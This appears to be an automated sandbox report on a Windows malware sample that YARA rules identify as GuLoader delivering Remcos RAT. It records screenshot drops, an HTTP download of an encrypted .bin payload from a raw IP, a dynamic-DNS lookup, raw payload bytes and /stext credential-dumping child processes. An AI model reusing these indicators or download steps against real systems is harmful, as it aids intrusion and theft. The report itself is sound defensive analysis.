Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805709
Entropy (8bit):	7.953835421134929
Encrypted:	false
SSDEEP:	12288:WhJ4iVkp4pkR6l/qf49+9vl6U/cQJcb7jFZA+QaK9eSbUIg9nCIBC5epXbKjj12F:WvJkOW6srl7ciSlZue7BREsmpY
MD5:	D1AA5C9473FE36D89ACC65401B3EE4B5
SHA1:	14B71284235DB7FF8D9B4AC518197EE54DAB5BEF
SHA-256:	A1771D0DA033DF5498722E31157AD0A15124FF9F5E5427457736ABAAB047C7CE
SHA-512:	DE3899888728A399ACCCA7149446083E216A254671B5698D45C8579832F39FACEACF16679B9BA870DAA818771942B8E8C6C7ABB3CE3E38738C23558864263548
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...lE..}..Q..(.....b`.D.....3..t.A.PD.D..A$...fT.y.O0gE..1.. J.@}.j.^..[{W....}...tw.\..S.{ff.'...T..fff.' ;f.z..i../....^.Z[V,~f...u..X..Y...u...(].c..u.lG...<#0.....v!.zj.5.b.\..m{.....j...#E.1.2.&.r.P..4....Au.dv..z....kT...+fV..H|....r..{.....k<..N<.1....3.|....(.jNh.....7Rd...J...m:.c!A-?...Ov. ..D..........>...+x.Xd..e.e?.7.F.D{z....6.ef.M.....c....j..f.....yN..z...n...-..Y..m.....(@..'...%...1PKS..6@.Y....u+.s%a....&....qW.....,..Ft.....P.#...Y..}....xs....GB...4...@....c.Va.. ..g.6....b..I.j;O...n..2.....i[P..(,.........O.a.{0&[.8.!5.h*..#.... .,,...-~.3...R.eJ..r0.1....T.L.....&.....T....6..m.1.....`.S.p,@..R..{bh.P.>.....T..A._.S..7.....,..Ft.....P.#...Y..}.....-.'ce..... ...I.&...v...*...,I+#..:.....=..''P..0.....P.@>.D..Q._.%.f..O...E.6w.4..''I.HP.I..hY...r.#t.p..A...`).2*}..Lh@.H'?....V..?...9.a>.T..(.F...:.U..]

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_050816.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_050816.png	
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	796706
Entropy (8bit):	7.957036024835413
Encrypted:	false
SSDEEP:	24576:tVeBGQw+UQjjkuiX84b2Qt7VJYrExxykzC:HQdU6jkuiX84b2QXJYIEkm
MD5:	5DC583708DCF9270E71A6374C9A03EB9
SHA1:	CEB14081E201F986D4D79BEACFD1D9D506A3A06F
SHA-256:	BA0192407BD06570B90E5FD23F5DDED63F1C5CFB01820C6843486078CB2A75B9
SHA-512:	13A9C3AFEBF3A36F531BEE62AF40E86BCE43859792A90BB50994D49ABB25725DE6772CAB71E46B627AEBE6C9C6B966B57AA1E3C4D72935C68B1B2174C592D5FA
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...%E..}...\.$i...f.Q@E%GA.....(...9...a.C....P.....U.0...T.rRf....Vu..V...w.}....<.g.]..+.zOu. ...o7C.....fh.....B..{w.....6.....+.L.....Y~.....<6.Y~.rD.a.{=C...a.m.b.wf.....el..X:.e.u./.|.-%..C.Q.[.8*....CQz..)....^.B=e..@.5*..2.CKS]$i...ZU%..(..M..X..fd.b]....8..Z..P~.o2&4. O.G..)..w.J...mj.}!.L~...e7p...D...TA.3.7.J...+h..uc.]w....0.@.....2<.....:6.Ff.....:.=.g.-.6....&m.@v.*.5..|.'...3_..W2.1..>...../{.O.....u.C..<...q]....J.....:p....v..D.>m.9..L...I_.o.....it... hs{..[.....e...?yt...Pm.I.U..Y.VF~U.igk`.....@q{CG..:..0....d)5.:$#...`9"|.@.....F..P..L..Tv.&:T.R.k..|.....I.d..... ....1$...._+.....}..(....]....!.z.....u...M.....C.....y.2..y?}"...~.a. ..e,.....?.~O.._%..i..9< ...5.+...v@mM..%..?d...e|.C..'mT..7fa[..U.....i[P..(,.....cE...M ...I_.,FE.n..)..4.....b.B....j..'.-...+'?B_....S;R..+.2*}..L.C.H'.....V..?...9.a>.

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_051818.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805744
Entropy (8bit):	7.9544298824383235
Encrypted:	false
SSDEEP:	24576:n4TW8TVQ8XgQoKqq+kDCKthsZFayV/UMqppeojdg:h8TFX4QBD/tmZ0pMOpjjdg
MD5:	2EA774300B5E25393BCE4D31ADB106B8
SHA1:	245E1C52737500E44A72720EED8FDDB28FAD3243
SHA-256:	014229C2139A2EDB4E546495FA398FAF337DBD84D62A3E71E555B2B9E857A549
SHA-512:	1D9DB0BDD5BA7B7619837ECFA152BC011E7C6DB26B54BDB6467BA5539F6790BD072268B0BA719F82262EC6FB7CC7233893CC862C42A6803B4981723725270CF
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...lE..}..QG%(.....`..q....8(.....""..`..J0...&...b"(A....].z..o.].{w.>..y....s.zO..U.dfV}r.j.....]. .72..D..zF.klQ..Y.3kz..bm.g7..sb..*&..t)..c....~6.....g.Xd.X.iuV..ms..../VI......T.3....P?.t.X..!@a.....1..U3.).....Q.gW..Y.."..e.....vw..$3.*.D..*Op.<z.1B.Q...h?...o..>...v.d.t..B.Z~... .....E!..A.3.[[%j}...W...K..~.o..b.....]dm.....bs3g...[:.=....{.M..fK..Av.?4.G..H...C.>...m..y.I..f.i.....=..K....f#.n..._.Xg.r.l;..@-M9>..}d...u!.kW..J.~.3..oMT.....EY..4.....<...G..... .}..5<b.f..'ce....X...i.... js.....?@..m.!.'.....v..Q%:..me.CG;[...'PX..;.....`L..q.Cj..T.lG....@.#X....[.Tgt.....L.`.c@.!.....M. .....8..m:Q..cj.).).M.....X.6.....}...ef.y...l]"..Yf...?.... .....V.Q.v.T.\.@._.S..7....l..Ft.....P.#...Y..}....-.'ce.....l.&...v...*...,l+#..:.....=.."P..0.....P.@>.D..Q_.%.f..O...E.6w.4.."l.HP.I..h

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.878526280109068
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	g4FtSOZMD9.exe
File size:	258048
MD5:	81f377eda4163da1b74cae83e38ced9f
SHA1:	e50abaf01a9fd3ae8176b5b6117f6b8f8a355ec0
SHA256:	a16d035ca37dbd7ab34c856f4cdf96a9898dcebba08c5801c99f3d3100ae6b3f
SHA512:	8fd4613830195a00650386e450e72081546603de6fdff40ca039464cb5d33fd0d2aed0151c6f40558671d631c132f99a5400d9a2db304aac05729b941c40a63d
SSDEEP:	3072:ShYPey2QV00E3KxPpW9J+PZK7kzqHD2+KM5KOKVhYPey2QV00E:ShYGy2a00yiw0ZK7RjbnQhYGy2a00
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.....D.....=.....Rich.....PE..L....6.Y.....@.....

File Icon

Icon Hash:	00030313371f3800

Static PE Info

General

Entrypoint:	0x401604
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x599A3698 [Mon Aug 21 01:25:44 2017 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	86e8943063c6c8ab68d4fd8da1862bd7

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2d044	0x2e000	False	0.457790208899	data	5.78348802097	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x2f000	0x1250	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x31000	0xe1a0	0xf000	False	0.640185546875	data	6.27760526833	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/02/22-02:28:02.373487	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49835	80	192.168.2.6	147.189.137.168

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 2, 2022 02:28:03.336359978 CET	192.168.2.6	8.8.8.8	0xd3ae	Standard query (0)	nhtaxfilli ng.ddnsgeek.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 2, 2022 02:28:03.559317112 CET	8.8.8.8	192.168.2.6	0xd3ae	No error (0)	nhtaxfilli ng.ddnsgeek.com		207.32.218.236	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 147.189.137.168

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49835	147.189.137.168	80	C:\Users\user\Desktop\g4FtSOZMD9.exe

Timestamp	kBytes transferred	Direction	Data
Jan 2, 2022 02:28:02.373486996 CET	8008	OUT	GET /1040_RyQoPlW98.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 147.189.137.168 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 2, 2022 02:28:02.499038935 CET	8009	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Sat, 01 Jan 2022 18:55:36 GMT Accept-Ranges: bytes ETag: "ff14be2941ffd71:0" Server: Microsoft-IIS/8.5 Date: Sun, 02 Jan 2022 01:27:24 GMT Content-Length: 474176 Data Raw: a5 83 f2 18 e2 01 47 80 7b 48 56 0b 94 e4 ee fa 57 e3 9a 86 ea b5 07 7e f9 ae 3f a4 43 9c 7d db 34 90 9c 53 99 2d 09 5c 17 a9 43 9a 6b f6 84 4a 7d f0 ec 9a 4f 85 09 94 9c 28 d9 41 c6 f7 ce 09 58 d9 1b db 21 3a 8b b1 84 d8 73 2f 3b d9 b8 29 25 77 92 4d e8 b7 93 4f a4 73 75 4b 12 a2 dc 5a b7 fa fd fe e6 fa e3 18 f3 fc 3a 15 bc b6 a3 5f 77 3f f9 56 94 29 ab e6 75 c5 26 4e f5 de 4e d0 8c a4 99 c0 80 4c de af 55 4a e4 0a 7d 3a 64 8e da be 43 c8 c8 e0 91 18 40 f9 de f0 d4 76 c1 70 14 df 50 bb 34 26 4f a7 76 74 72 4f fe dc ec 86 40 ab ca f0 90 c8 94 b3 2b 5a 92 64 14 45 55 3b 4a 29 a7 f4 7d 7a 47 0f ce 99 0b 4d 27 61 12 59 49 16 f7 89 bc 89 d7 4a 31 f7 7f 16 fb a4 8f f7 15 47 a8 6c 04 1d 03 81 91 3c 0c 43 65 2b 96 2e 89 33 1e 98 dc 9b 89 67 9a 94 a3 ce c6 6b 06 92 9b 82 d9 d3 91 f4 89 40 b7 27 27 c7 3a 8f 98 fe 82 d2 6a 55 d2 a8 e2 d2 d4 a6 c7 fb fd e6 fe ee ee aa 35 26 58 98 17 a6 3d 48 24 32 ed 92 a8 df 65 a6 48 44 04 7f d0 72 87 e3 7a e8 49 59 b7 5b 8b 5e 13 39 95 3c 0b ec 89 d9 7d 85 9e 55 40 6a 5c d7 87 84 fb b3 5e 64 31 e0 80 a7 4a 5f 42 35 82 32 6e 9a dc d4 f4 76 85 3c 94 b2 9f 59 5c 3a 0a 6f bb 5e 5d b5 76 f4 4c c0 e5 b4 45 57 0d eb 0f 9c 88 47 53 b9 86 d0 65 3e 0f f4 d8 40 ae e7 c4 cb cc 3e 58 2d 69 67 82 dd 55 30 b7 76 1c 01 f7 99 50 3e d6 e5 a0 5c 3e d8 7d 54 fa cd 66 19 a3 64 cc 6b d5 7a 9c bc 0f d1 5a 17 b8 be 01 db a4 e7 3e ac ae b4 b4 36 5d c6 32 26 a5 c0 c0 4f a1 f8 c4 80 11 1c 04 9c 38 50 29 04 43 40 ec 6d 48 c2 91 f4 f9 27 d9 c9 d7 18 32 7c 42 be f6 66 a7 fd 38 d6 5f b9 48 9d 85 e9 78 59 32 0b 2d 85 d1 89 6c 1d fc 75 6c 8c fe d7 83 d9 57 ab 67 2d 16 64 59 6e 72 1d 66 82 4a 78 22 e4 95 d9 db 9b 3a 6d 80 68 04 1d 3c 77 00 15 6f ad 2c 15 87 3e fe e6 be 14 d7 84 83 44 e0 fb e7 fa 5d c2 4c d8 72 4c 74 88 a0 68 a8 d2 a4 dd be c0 5c 1f 70 ec d6 a8 29 d6 ad 25 d8 4b 0f dc af 2a b8 4e fe 71 f6 b6 46 2c 32 72 de bd bf f5 4a 58 68 fc fb 27 ad ab 0c b1 df 0d b6 d0 65 d0 66 0a 33 b5 be 4d 9d 79 ff 1f 0e fb b9 44 70 bd e4 b1 55 29 f0 64 7a 39 f7 b8 d4 4b 25 fe d6 f5 cd 36 bb 12 20 c1 18 b5 f9 f8 b9 01 18 86 47 4e 33 fb b4 d4 2e 26 ed 41 41 11 f3 7a 95 56 92 ee ae 86 55 a6 16 c1 0a 81 f1 68 ee 04 c6 48 61 b5 64 5f c8 a7 6f 90 dc a8 3e bf d4 2a 78 8d f1 17 1b 21 db 19 ea af 1e d6 7a 8c 9a ac 47 f9 fb cd b5 8e 0c 52 f8 6b 47 b0 91 f2 2e d8 15 53 06 f3 bf e5 40 5a 50 89 9b ce 24 7e 2c a5 70 be ad ff e5 a1 db b6 92 37 67 03 66 e0 1d 44 e4 2e cf be 87 bc 08 97 bc 5d 6e 2a db 28 f1 b9 2a 8d 76 cf 4c ec ec ff 92 c2 30 11 60 2d 21 14 5e a4 17 b4 8d de 32 0e b6 db 64 54 38 a8 55 03 d9 54 af 1f a2 c5 30 e6 ae 84 75 42 f9 08 90 ad 8b bb cc d7 a6 ba f5 1a b1 d9 6b b4 ae a8 5e 92 7a d9 5c 4f ce ed be 9f 0d 4a b7 46 9a b2 f2 d2 47 83 58 c6 14 e1 7d fc bd 62 a7 32 e6 0a a7 9d 47 bb 4d a9 9d 83 a2 dd 0a f8 4d d2 d0 d7 ea 42 66 ae 5a 1c 71 ee 53 77 ef 78 19 d1 93 32 92 de 05 c7 da 0b 2c c0 9a d2 bb e5 f7 5f 59 76 f5 15 83 8b db 22 3a 8b b1 80 d8 73 2f c4 26 b8 29 9d 77 92 4d e8 b7 93 4f e4 73 75 4b 12 a2 dc 5a b7 fa fd fe e6 fa e3 18 f3 fc 3a 15 bc b6 a3 5f 77 3f f9 56 94 29 ab e6 75 c5 26 4e fd df 4e d0 82 bb 23 ce 80 f8 d7 62 74 f2 e5 46 b0 1b 30 e6 b3 cd 63 b8 ba 8f f6 6a 21 94 fe 93 b5 18 af 1f 60 ff 32 de 14 54 3a c9 56 1d 1c 6f ba 93 bf a6 2d c4 ae 95 be c5 99 b9 0f 5a 92 64 14 45 55 3b 58 d4 da c0 2b e6 54 68 98 05 18 93 a5 1d 47 3e 43 43 1a Data Ascii: G{HVW~?C}4S-\CkJ}O(AX!:s/;)%wMOsuKZ:_w?V)u&NNLUJ}:dC@vpP4&OvtrO@+ZdEU;J)}zGM'aYIJ1Gl<Ce+.3gk@":jU5&X=H$2eHDrzIY[^9<}U@j\^d1J_B52nv<Y\:o^]vLEWGSe>@>X-igU0vP>\>}TfdkzZ>6]2&O8P)C@mH'2[Bf8_HxY2-lulWg-dYnrfJx":mh<wo,>D]LrLth\p)%K*NqF,2rJXh'ef3MyDpU)dz9K%6 GN3.&AAzVUhHad_o>*x!zGRkG.S@ZP$~,p7gfD.]n*(*vL0`-!^2dT8UT0uBk^z\OJFGX}b2GMMBfZqSwx2,_Yv":s/&)wMOsuKZ:_w?V)u&NN#btF0cj!`2T:Vo-ZdEU;X+ThG>CC

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: g4FtSOZMD9.exe PID: 7068 Parent PID: 5196

General

Start time:	02:26:17
Start date:	02/01/2022
Path:	C:\Users\user\Desktop\g4FtSOZMD9.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\g4FtSOZMD9.exe"
Imagebase:	0x400000

File size:	258048 bytes
MD5 hash:	81F377EDA4163DA1B74CAE83E38CED9F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.471018381.0000000002280000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: g4FtSOZMD9.exe PID: 5452 Parent PID: 7068

General

Start time:	02:27:06
Start date:	02/01/2022
Path:	C:\Users\user\Desktop\g4FtSOZMD9.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\g4FtSOZMD9.exe"
Imagebase:	0x400000
File size:	258048 bytes
MD5 hash:	81F377EDA4163DA1B74CAE83E38CED9F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000009.00000002.620873156.0000000001C23000.00000004.00000020.sdmp, Author: Joe Security • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000009.00000003.582459498.0000000001C39000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000000.462063926.00000000017A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 2948 Parent PID: 5452

General

Start time:	02:28:02
Start date:	02/01/2022
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0xe20000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: g4FtSOZMD9.exe PID: 5524 Parent PID: 5452

General

Start time:	02:28:15
Start date:	02/01/2022
Path:	C:\Users\user\Desktop\g4FtSOZMD9.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\g4FtSOZMD9.exe /stext "C:\Users\user\AppData\Local\Temp\iwxzjjveuvjtvtlo"
Imagebase:	0x400000
File size:	258048 bytes
MD5 hash:	81F377EDA4163DA1B74CAE83E38CED9F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: g4FtSOZMD9.exe PID: 3920 Parent PID: 5452

General

Start time:	02:28:16
Start date:	02/01/2022
Path:	C:\Users\user\Desktop\g4FtSOZMD9.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\g4FtSOZMD9.exe /stext "C:\Users\user\AppData\Local\Temp\srdskbfyidbgfzzawoj"
Imagebase:	0x400000
File size:	258048 bytes
MD5 hash:	81F377EDA4163DA1B74CAE83E38CED9F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: g4FtSOZMD9.exe PID: 5972 Parent PID: 5452

General

Start time:	02:28:16
Start date:	02/01/2022
Path:	C:\Users\user\Desktop\g4FtSOZMD9.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\g4FtSOZMD9.exe /stext "C:\Users\user\AppData\Local\Temp\vtilcuqzwmtlifvenyefmr"
Imagebase:	0x400000
File size:	258048 bytes
MD5 hash:	81F377EDA4163DA1B74CAE83E38CED9F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

Disassembly

Code Analysis